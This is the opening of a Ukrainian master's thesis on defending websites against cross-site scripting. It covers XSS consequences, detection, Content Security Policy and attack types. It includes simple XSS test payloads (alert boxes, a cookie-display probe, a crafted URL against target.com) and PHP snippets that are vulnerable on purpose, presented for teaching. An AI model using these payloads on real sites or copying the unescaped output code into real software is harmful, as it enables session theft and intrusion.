Міністерство освіти і науки України
Харківський національний університет радіоелектроніки

Факультет Комп'ютерної інженерії та управління
(повна назва)

Кафедра Безпеки інформаційних технологій
(повна назва)

АТЕСТАЦІЙНА РОБОТА
Пояснювальна записка

рівень вищої освіти другий (магістерський)

Методи захисту від XSS атак
(тема)

Виконав: Букатич І.В.
(прізвище, ініціали)
студент 2 курсу, групи БДІРм 19-1
Спеціальність 125 Кібербезпека
(код і повна назва спеціальності)
Тип програми освітньо-професійна
(освітньо-професійна або освітньо-наукова)
Освітня програма «Безпека інформаційних і комунікаційних систем»
(повна назва освітньої програми)

Керівник доцент Гріненко Т. О.
(посада, прізвище, ініціали)

Допускається до захисту

Зав. кафедри _____ Халімов Г.З.
(підпис) (прізвище, ініціали)

2020 р.

Харківський національний університет радіоелектроніки

Факультет Комп'ютерної інженерії та управління
(повна назва)

Кафедра Безпеки інформаційних технологій
(повна назва)

Рівень вищої освіти другий (магістерський)

Спеціальність 125 Кібербезпека
(код і повна назва)

Тип програми освітньо-професійна
(освітньо-професійна, або освітньо-наукова)

Освітня програма «Безпека інформаційних і комунікаційних систем»
(повна назва)

ЗАТВЕРДЖУЮ:
Зав. кафедри: _____ Халімов Г.З.
(підпис)
«____»_____ 2020 р.

ЗАВДАННЯ
НА АТЕСТАЦІЙНУ РОБОТУ

студентові Букатичу Іллі Вадимовичу
(прізвище, ім'я, по батькові)

1. Тема роботи Методи захисту від XSS атак
затверджена наказом по університету від 23.10. 2020 р. № 166 Стз

2. Термін подання студентом роботи до екзаменаційної комісії 23 грудня 2020 р.

3. Вихідні дані до роботи XSS атаки, політика безпеки контенту CSP, система управління контентом CMS Wordpress

4. Перелік питань, що потрібно опрацювати в роботі
Загальний огляд XSS атак
Класифікація XSS атак
Методи захисту від XSS атак
Розробка скрипту для впровадження XSS вразливостей у веб-додаток та тестування скнерів пошуку XSS вразливостей

5. Перелік графічного матеріалу із зазначенням креслеників, схем, плакатів, комп'ютерних ілюстрацій (п.5. включається до завдання за рішенням випускової кафедри) презентаційний матеріал у вигляді слайдів

КАЛЕНДАРНИЙ ПЛАН

№	Назва етапів роботи	Термін виконання етапів роботи	Примітка
	Отримання завдання	12.09.19	Виконано
1	Робота з джерелами за тематикою	13.09.19-07.03.20	Виконано
3	Вивчення основних понять в сфері XSS атак	08.03.20-26.05.20	Виконано
4	Розгляд системи управління контентом Wordpress	26.05.20-15.09.20	Виконано
5	Аналіз сучасних методів виявлення XSS уразливостей	16.09.20-25.10.20	Виконано
6	Аналіз методів захисту від XSS атак	26.10.20-15.11.20	Виконано
7	Розробка практичної частини	16.11.20-25.11.20	Виконано
9	Оформлення пояснювальної записки	26.11.20-31.11.20	Виконано

Дата видачі завдання _____ _____20__ р.

Студент _____
(підпис)

Керівник роботи _____ ___доцент Гріненко Т.О._____
(підпис) (посада, прізвище, ініціали)

РЕФЕРАТ

Пояснювальна записка до атестаційної роботи: 92 с., 25 рис., 5 таб., 1 дод., 75 джерел.

МЕТОД ВИЯВЛЕННЯ XSS ВРАЗЛИВОСТЕЙ , МЕТОД ЗАХИСТУ ВІД XSS АТАК, CROSS-SITE SCRIPTING, XSS АТАКА

Об'єктом дослідження є захист від XSS атак на веб-ресурси.

Предмет дослідження - методи захисту від атак типу XSS, спрямованних на веб-ресурси.

Метою роботи є аналіз сучасних методів захисту від XSS атак та методів виявлення XSS атак. Розробка допоміжного скрипту для тестування ефективності веб-сканерів для пошуку XSS вразливостей.

В роботі надано аналіз XSS атак та методів пошуку XSS вразливостей, надано класифікацію XSS атак, наведені приклади векторів здійснення атак цього типу і розроблений скрипт для тестування программ з пошуку XSS вразливостей.

ABSTRACT

The explanatory note for work includes: 92 p., 25 fig., 5 tab., 1 app., 75 sources.

XSS VULNERITY DETECTION METHOD, XSS ATTACK PROTECTION METHOD, CROSS-SITE SCRIPTING, XSS ATTACK

The object of research is the implementation of protection against XSS attacks on web resources.

The subject of research is methods of protection against XSS attacks aimed at web resources.

The aim of the work is to analyze modern methods of protection against XSS attacks, methods of detecting XSS attacks. Development of an auxiliary script to test the effectiveness of web crawlers to find XSS vulnerabilities.

The paper provides an analysis of XSS attacks and methods for finding XSS vulnerabilities. the classification of XSS attacks is given, examples of vectors of attacks of this type are given and the script for testing of programs on search of XSS vulnerabilities is developed.

ЗМІСТ

ПЕРЕЛІК СКОРОЧЕНЬ, УМОВНИХ ПОЗНАК, ОДИНИЦЬ І ТЕРМІНІВ

ІБ — інформаційна безпека

XSS – cross-site scripting, міжсайтовий скриптінг

БД — База Даних

PHP - hypertext Preprocessor, мова програмування

JS – JavaScript, мова програмування

CSS – Cascading Style Sheets, каскадні таблиці стилів

HTML – HyperText Markup Language, мова гіпертекстової розмітки

CMS – Content Management System система управління контентом

CPS – Content Security Policy Політика захисту контенту

ВСТУП

На сьогоднішній день інформатизація є одним із пріоритетних напрямків розвитку всіх економічних програм. Практично кожна організація, комерційна або державна, має свій інтернет-сайт, та надає доступ до великої кількості онлайн-послуги. В електронному вигляді зберігаються персональні дані клієнтів та співробітників, фінансова інформація та дані про господарську діяльність. У зв'язку із цим завданням забезпечення безпеки WEB-додатків стає важливішим кожного року.

На жаль, розробники веб-ресурсів не завжди користуються вимогами безпеки через відсутність необхідних досліджень або просто концентруя увагу на інших цілях при розробці систем.

На сьогоднішній день, більшість веб-додатків містять уразливості, які можуть бути причиною фінансового або репутаційного збитку. Найбільш широко розповсюдженим типом уразливостей, згідно з журналом Positive Techhnologies, є несанкційоване виконання сценаріїв (Cross Site Scripting), яке зустрічається в 39% випадків на 2018 рік. [2]

Забезпечення належного рівня безпеки програми неможливо без проведення тестування безпеки. Але, проведення такого тестування вручну пов'язане з великою кількістю витрачених ресурсів і вимагає більш високої кваліфікації розробників, а іноді, і спеціального відділу, що відповідає за безпеку. Крім того, людський фактор в питаннях тестування безпеки програми може зіграти згубну для компанії роль. Таким чином, для забезпечення належного рівня безпеки рекомендується використовувати автоматичне тестування.

Об'єктом дослідження цієї роботи є XSS вразливості на веб-ресурсах.

Предмет дослідження методи захисту веб-ресурсів від XSS атак.

Метою роботи є огляд існуючих способів пошуку вразливостей веб-

ресурсів, огляд методів захисту від XSS атак та написання скрипту для впровадження вразливостей у код веб-ресурсів для тестування сканерів пошуку вразливостей.

1 XSS АТАКИ

1.1 Поняття XSS атаки

XSS (з англ. Cross Site Scripting) -це тип атаки, який також називають міжсайтовим скриптингом, його специфка полягає у використанні вразливостей незахищенного сервера для імплентації сторонніх скриптів, які не були передбачені розробником веб-додатка.

Веб-додаток - це програма, яка запускається у веб-браузері. Зазвичай джерело веб-додатку розміщується на веб-сервері та веб-браузер робить запит на нього. Веб-сервер відповідає на запит веб-сторінкою. Веб-сторінка, яка відправляється назад, записується у підтримуваному браузером форматі мови, наприклад: HTML, CSS, JavaScript.

Проте сервер може створити веб-сторінку, використовуючи і інші мови на стороні сервера. Найбільш поширеною серверною мовою є PHP. Ця мова програмування відповідно до звіту компанії W3Techs використовується більш ніж на 79% всіх вебсайтів, які проаналізували W3Techs [1]. При використанні веб-додатку, часто треба треба передавати деякі данні, один із способів це ввід інформації в поля input чи в рядку запиту URL-адреси (Параметри GET), за параметрами POST або в cookies [3]. Ще один спосіб передачі даних у веб-додаток здійснюється шляхом надсилання файлів [4]. Дані, що надаються користувачем, часто використовуються веб-застосунком для створення динамічних сторінок, і їх відображенні користувачеві. Наприклад, у пошуковій системі, користувач вводть пошуковий запит. Пошукова система відобразить резутати пошуку разом із веб-сторінками, які пов'язані з цим пошуковим запитом. Однак веб-додатки часто містять вразливості, і цей розділ описує різні їх типи і те, як ці уразливості можуть бути експлуатовані Якщо веб-додаток містить XSS-уразливості, зловмисник може

виводити шкідливі данні на веб-сторінці. Зловмисно введені дані можуть містити JavaScript, який виконується, коли хтось відвідує веб-сторінку. Це означає, що зловмисник може виконувати довільний JavaScript на веб-браузері жертви, якщо йому вдасться змусити її відвідати заражену сторінку.

Шкідливий JavaScript матиме ті ж самі привілеї, що і будь-який інший JavaScript код веб-додатку. Іншими словами, цей код матиме доступ до всіх даних, пов'язаних з уразливим доменом веб-додатка, наприклад, файли cookie та конфіденційна інформація. Результат успішної атаки може призвести до того, що зловмисник вкраде чутливі данні, чи буде маніпулювати змістом веб-сторінки [6]. У 2012 році компанія по розробці програмного забезпечення Symantec виявила, що XSS є найбільш поширеною вразливістю, знайденою на веб-сайтах [7], яку можна успішно експлуатувати, а CWE / SANS поставила XSS на 4 місце зі списку своїх 25 найнебезпечніших програмних вразливостей [8].

Проблема полягає в тому, що веб-застосуок приймає вхідні данні від користувача, які пізніше використовує як у вихідних на веб-сторінці, без належного очищення введеного користувачем вхідного тексту. При фільтрації вхідних даних, відбувається перевірка на те, чи безпечно використовувати цю інформацію у подальшому виводі. Це може бути зроблено шляхом перевірки того, що що на вхід були подані прийнятні значення або маніпулюючи входом. Input полем можна маніпулювати таким чином, що навіть якщо вхід містить шкідливий JavaScript код, то він не буде виконаний. Наприклад, введені символи може бути закодоваі, так що коли кодований вхід виводиться на сторінку, браузер буде обробляти вихідні дані як текст, навіть якщо вхідні містили HTML теги, що здатні змінити структуру веб-сторінки. Прикладом такого кодування є кодування спеціальних символів у вхід користувача до об'єктів HTML [9].

Розглянемо наступний приклад:

```
<script>alert('XSS')</script>
```

При кодуванні за допомогою функції htmlspecialchars і флагу ENT_QUOTES на виході отримаємо:

```
&lt;script&gt;alert(&#039;xss&#039;)&lt;/script&gt;
```

Закодоване представлення данних цілком безпечно використовувати у вебзастосунку після їх отримання від користувача, бо браузер не буде розглядати їх як тег скрипта, лише текст що треба відобразити. Іншим способом фільтрації входу є використання Blacklist чи Whitelist фільтрів [9].

Згідно з данними дослідження, яке було проведене британською компанією PreciseSecurity, протягом 2019 року близько 75% великих підприємств у Європі та Північній Америці були атаковані зловмисниками. Найбільш популярним типом атаки серед хакерів виявились саме XSS, їх доля складає майже 40% з усіх зафіксованих атак [2].



Рисунок 1.1 — Діаграма розподілу різних видів атак у 2019 р.

Також у звіті по цьому дослідженню є інформація про типи інформаційних ресурсів, які найчастіше стають мішенью для проведення атак.

Згідно з результатами дослідження у 74,3% випадків зловмисники атакують саме веб-сайти [2].



Рисунок 1.2 - Діаграма розподілу цілей хакерських атак у 2019 р.

1.2 Мета та наслідки XSS атаки

Основне застосування XSS атак - це викрадення аутентифікаційних даних адміністраторів сайту для доступу до адміністративного розділу, або інших користувачів, що мають особисті кабінети, або персональні доступи до закритих розділів сайту.

Кінцевою метою XSS атаки може бути не тільки отримання несанкціонованого доступу до системи управління сайтом, але і крадіжка конфіденційних даних його користувачів, таких як:

- адреси, телефони, e-mail, контактна інформація;
- номери кредитних карт або доступів до платіжних систем;
- облікові дані доступу до сторонніх сервісів;

- інші конфіденційні дані;

Крім цього XSS застосовується для атак на персональні комп'ютери користувачів сайту, використовуючи вразливості браузерів, для зараження їх вірусами і розкрадання інформації. Можливість експлуатації BeEF (скорочення від Browser Exploitation Framework) через XSS - є максимальною загрозою як для сайту, так і для ПК його адміністратора. В даному випадку XSS атака є лише першим етапом складної багатоступінчастої атаки, яка дозволяє потрапити в систему користувачів.

XSS атаки можуть бути використані для організації фішинг атак. Можливість експлуатації XSS може бути використаний для нападу на базу даних, включення або виконання системних скриптів сайту, стати проміжною ланкою розвитку цільової атаки. Як і в попередньому випадку, метою XSS атаки є впровадження, тільки в комп'ютер користувача, а тепер уже в базу данніх, розташовану безпосередньо на сервері.

В окремих випадках за допомогою XSS навіть можлива організація DDoS атаки на сайт. Наприклад у 2014 році спеціалісти з компанії “Imperva” зіткнулись з незвичною DDoS атакою. У ході розслідування стало зрозуміло, що зловмисники за допомогою XSS атаки на популярний інтернет ресурс змогли заволодіти даними для аутентіфікації більш ніж 22 000 користувачів цього ресурсу. Потім зловминсники почали відправляти GET запроси на цей ресурс з зкомпреметованих акаунтів коричстувачів, що призвело до неспроможності серверів продовжувати свою нормально роботу через перезавантаженність системи [5].

Таким чином, можна зробити висновок, що експлуатації XSS уразливостей для веб-ресурсу - це завжди загроза, що дозволяє атакуючому розвивати найрізноманітніші сценарії атак.

1.3 Способи виявлення та методи захисту від XSS атак

Існує кілька шляхів визначення уразливості веб-ресурсра до XSS атак. Більш детально ці методи будуть розглянуті в розділі 3. У загальному вигляді методи визначення вразливостей можна розділити на 2 групи: ручні і автоматичні [12].

До ручних методів відноситься пошук вразливостей безпосередньо на ресурсі, при цьому тести зводяться до пошуку точок входу, у які можна імплементувати шкідливий код. Такими точками входу може бути будь-яка форма введення даних на сайті, наприклад:

- форма пошуку;
- форма авторизації;
- форма додавання коментарів;
- форма завантаження файлу;
- форма завантаження зображення;

Далі після знаходження подібних точок входу необхідно спробувати виконати в них простий скрипт, наприклад, вставивши такий рядок коду:

```
<script> alert ( "cookie:" + document.cookie) </ script>
```

Якщо в результаті з'явиться модальне вікно з текстом кукі коду, значить сайт має XSS уразливість.

Інший ручний спосіб пошуку застосовується в разі, якщо тестувальник має доступ до вихідного коду веб-ресурсу. В такому випадку тестування проходить шляхом пошуку точок входу, а саме форм і полів введення безпосередньо у вихідному коді, також тестувальник при цьому намагається знайти місця, в яких використовується динамічна вставка даних з використанням JavaScript і розглядає можливості їх експулатації.

Іншим шляхом пошуку вразливостей є автоматичне тестування з використанням спеціалізованих інструментів, таких як:

- NetSparker;

- XSS-Me;

- WAPITI;

- ACUNETIX;

Ці інструменти являються популярними і простими рішеннями, які широко використовуються для автоматичного пошуку XSS уразливостей [13].

1.4 Стандарт захисту CSP

На разі існує лише один стандарт захисту від атак міжсайтового скриптінгу і він називається Content Security Policy, або CSP. Content Security Policy (CSP) - це додатковий рівень безпеки, що дозволяє розпізнавати і усувати певні типи атак, такі як Cross Site Scripting (XSS) і атаки впровадження даних. Спектр застосування цих атак включає, але не обмежується крадіжкою даних, підміною сторінок і поширенням шкідливого ПО [14].

CSP розроблявся з можливістю повної сумісності (за винятком CSP version 2, в якій були навмисно визначені деякі суперечності, які блокують зворотну сумісність). Браузери, які не підтримують CSP, все ще можуть працювати з серверами, які підтримують CSP, і навпаки: браузери, в яких підтримка CSP відсутня, будуть її ігнорувати, продовжуючи роботу відповідно до стандартних правил обмеження домену для завантаження контенту. У разі, якщо сайт не надає CSP-заголовки, браузери, в свою чергу, будуть використовувати стандартні правила обмеження домену.

Для того щоб включити CSP, необхідно налаштувати сервер так, щоб у відповідях він використовував HTTP-заголовок Content-Security-Policy (в різних прикладах і документації можна зустріти варіант заголовка X-Content-Security-Policy. Він є застарілим) [15].

В якості альтернативи налаштування сервера, можна конфігурувати CSP за допомогою елемента <meta>. Наприклад, так:

```
<meta http-equiv = "Content-Security-Policy" content = "default-src
```

```
'self'; img-src https: // *; child-src 'none';">
```

Основна мета створення CSP полягає в усуненні XSS атак і зборі даних про їхні спроби. XSS атаки використовують довіру браузера до контенту, отриманого з сервера. Шкідливі скрипти виконуються в браузері жертви, оскільки браузер довіряє джерелам, навіть коли скрипт поставляється не звідти, звідки здається.

CSP дає можливість адміністраторам серверів знизити або повністю усунути вектора, за якими зловмисники можуть провести XSS, за допомогою визначення доменів, які браузер клієнта повинен вважати довіреними джерелами виконуваних скриптів. В такому випадку, браузер, сумісний з CSP, виконуватиме тільки ті скрипти, які були отримані зі списку дозволених джерел, і ігноруватиме інші (в т.ч. вбудовуються скрипти і обробники подій, зазначені безпосередньо в HTML-атрибути) [15].

Як крайній захід захисту, сайти, які хочуть заборонити виконання скриптів, можуть налаштувати цю поведінку глобально, за допомогою відповідної опції.

Налаштування CSP включає в себе додавання на сторінку HTTP-заголовка Content-Security-Policy і його настройку відповідно до списку довірених джерел, з яких користувач може отримувати контент. Наприклад, сторінка, на якій відбувається завантаження і відображення зображень може дозволяти їх отримання з будь-яких джерел, але обмежити відправку даних форми конкретною адресою. При правильному налаштуванні, Content Security Policy допоможе захистити сторінку від атак міжсайтового скриптинга.

Налаштування Content-Security-Policy починається з визначення HTTP-заголовка і вказівки яку політику використовувати:

```
Content-Security-Policy: policy
```

Де policy - це рядок, що містить директиви, що описують Content Security Policy.

Політика описується за допомогою спеціальних директив, кожна з яких

відповідає за окремий вид ресурсів або policy area. Політика обов'язково повинна містити директиву default-src, яка буде використовуватися для тих ресурсів, для яких не буде описано окремих правил. Для того щоб запобігти виконанню вбудованих скриптів і заблокувати використання eval(), необхідно визначити директиву default-src або script-src. Також використання директиви default-src або style-src дозволить обмежити використання вбудованих стилів як в style-атрибутах, так і в тегах <style>.

Для полегшення розгортання можна налаштувати розгортання CSP в режимі report-only. Таким чином, політика не буде обмежувати завантаження, але буде повідомляти про всі порушення на вказаний в заголовку URI. Крім того, заголовок report-only може використовуватися для тестування нової політики без повноцінного розгортання.

Для визначення політики використовують заголовок Content-Security-Policy-Report-Only наступним чином:

```
Content-Security-Policy-Report-Only: policy
```

У разі, якщо обидва заголовка (Content-Security-Policy-Report-Only і Content-Security-Policy) були визначені одночасно в одній відповіді сервера, обидві політики будуть оброблені. Політики, описані в заголовку Content-Security-Policy будуть застосовані, в той час як політики, описані в заголовку Content-Security-Policy-Report-Only, створять звіти, але не застосовуватимуться.

Об'єкт звіту в форматі JSON містить поля, що приведені у таблиці 1.1.

Таблиця 1.1 - Поля CSP звіту

blocked-uri	URI ресурсу, заблокованого відповідно до налаштувань політики. Якщо заблокований адреса відрізняється від адреси сторінки, то він буде скорочений до схеми, хоста і порту.

disposition	Приймає значення "enforce" або "reporting" в залежності від того, який заголовок використовується Content-Security-Policy-Report-Only або Content-Security-Policy.
document-uri	URI сторінки, на якій відбулося порушення.
effective-directive	Директива, виконання якої призвело до порушення.
original-policy	Вихідна політика, описувана в заголовку Content-Security-Policy.
referrer	Реферер, який призвів до порушення.
script-sample	Перші 40 символів вбудованого скрипта або стилю, який спровокував порушення.
status-code	HTTP статус код ресурсу, на якому було створено екземпляр глобального об'єкта.
violated-directive	Директива, яка була порушена.

Таким чином за допомогаю цієї таблиці можно отримати усю необхідну інформацію для проведення детального аналізу та виявлення причин виникнення порушення політики безпеки контенту [15].

2 ЗАГАЛЬНА КЛАСИФІКАЦІЯ XSS АТАК

XSS представляється чотирма різними видами: Відображені, Збережені, DOM та На основі мутації [10]. Ці види описані в 2.1-2.4 нижче. Важливо пам'ятати що деякі приклади у цьому розділі можуть не працювати в сучасних браузерах через методи захисту, як наприклад Reflective XSS Protection і кращі методи фільтрації зі сторони клієнту [11].

Однак, веб-додатки всеще залишаються вразливими до XSS атак, залежно від браузера жертви.

2.1 Відображені атаки

Веб-додаток, вразливий до XSS використає вхідні данні, отримані від користувача, без попередньої перевірки на достовірність та фільтрації [11]. На рисунку 2.1 зображені кроки відображеного типу атаки.

Жертва заповнє поля, вводячи дані, при запиті сторінки. Потім, веб-додаток формулює вихідний запит назад жертві, який містить ті ж вхідні дані і відсилає їх.



Рисунок 2.1 - Кроки відображеної XSS атаки

Зловмисник може виконати відображену атаку XSS на веб-сторінці коли приймаються дані в параметрі GET для створення URL-адресу, що містить шкідливі дані. У URL-адресі зловмисник може додавати строчки кода, що містять JavaScript у параметрі GET, а потім змушує її перейти по новоствореному URL-запиті. При відвідуванні цього URL, виконується запит до вразливої веб-сторінки отримати данні, вона відповідає зі встроєним шкідливим кодом, що буде виконано на стороні клієнту.

На рисунку 2.2 показано сторінку, що є вразливою до відображеної атаки XSS. Значення параметра GET username виводиться на сторінку без фільтрації. Якби зловмисник створив URL-адресу:

```
http://target.com/?username=<script>alert("XSS")</script>
```

Тоді він одурачив би жертву та змусив її перейти по URL, значення змінної username (<script>alert(”XSS”)</script>) передалося б в застосунок, а він би в свою чергу відповів би зі сторінкою, що має значення username і скрипт-кодом, який браузер потерпівшого обов’язково виконав. JavaScript функція alert виконається і відобразить модальне віконце з текстом «XSS». Але насправді, можна виконати не лише alert, а й будь-який довільний

скрипт.

```
if (isset($_GET["username"])) {
    echo "Welcome ", $_GET["username"];
} else {
    echo "<form>";
    echo "<input name='username'>";
    echo "<input type='submit'>";
    echo "</form>";
}
```

Рисунок 2.2 - Приклад сторінки, вразливої до відображеного типу XSS атаки

2.2 Збережені XSS атаки

Якщо веб-додаток вразливий до збережених XSS атак, зловмисник може зберегти зловмисні дані, котрі пізніше будуть використані як вихідні в веб-додатку.

Дані можуть зберігатися в будь-якому місці програми, наприклад, в базі даних. Веб-програма містить сторінку, де зберігаються ці збережені дані. Збережені дані не фільтруються, перш ніж будуть збережені до того, як використатися на сторінці. Коли користувач робить запит, сторінка, що використовує збережені дані як вихідні дані в застосунку, поверне йому їх у відповідь [4]. На рисунку 2.3 показано збережену XSS-атаку. Зловмисник надає дані веб-додатку а він зберігає їх в базі даних. Коли жертва відвідує заражену сторінку, дані витягуються з бази даних і виводяться у відповідь користувачу та виконуються.



Рисунок 2.3 - Кроки в збереженій XSS атаці

Щоб зрозуміти можливі наслідки такої уразливості, подумайте про онлайн-форум. На форумі користувачі можуть зареєструватися і вибрати ім'я користувача. Зареєстроване ім'я користувача зберігається в базі даних. Форум буде мати сторінку, де відображаються всі зареєстровані користувачі. Приклад такої сторінки показаний на рисунку 2.4. Якщо ім'я користувача подається, коли реєстрація не є належним чином відфільтрована, перед збереженням в базі даних. зловмисник може вибрати ім'я користувача, яке призведе до виконання JavaScript коду, кожен раз коли воно виводиться на сторінку. Наприклад, наступне ім'я користувача: <script>alert(”XSS”)</script>. Коли воно пізніше витягується з бази даних і виводиться на сторінці цей код буде виконано і відобразиться діалогове вікно сповіщення для користувача. В реальних ситуаціях встраюється довільний JavaScript замість відображення діалогового вікна сповіщення.

```
$users = [users from database];
echo "All users: ";
foreach ($users as $user) {
    echo $user["username"], ",";
}
```

Рисунок 2.4 - Приклад сторінки, вразливої до збереженого типу XSS атаки

2.3 XSS атака з використанням об'єктної моделі документа

Атаки на основі об’єктної моделі документа є дуже схожі до збережених. Різниця в тому, що дані не відсилаються серверу, все відбувається на стороні браузера клієнта. Це значить веб-додаток не може перевірити і профільтрувати данні на стороні серверу. Тому це треба робити з клієнту [6]

На рисунку 2.5 показаний тип XSS DOM атаки. Як це видно, данні ніколи не покидають брузера жертви.

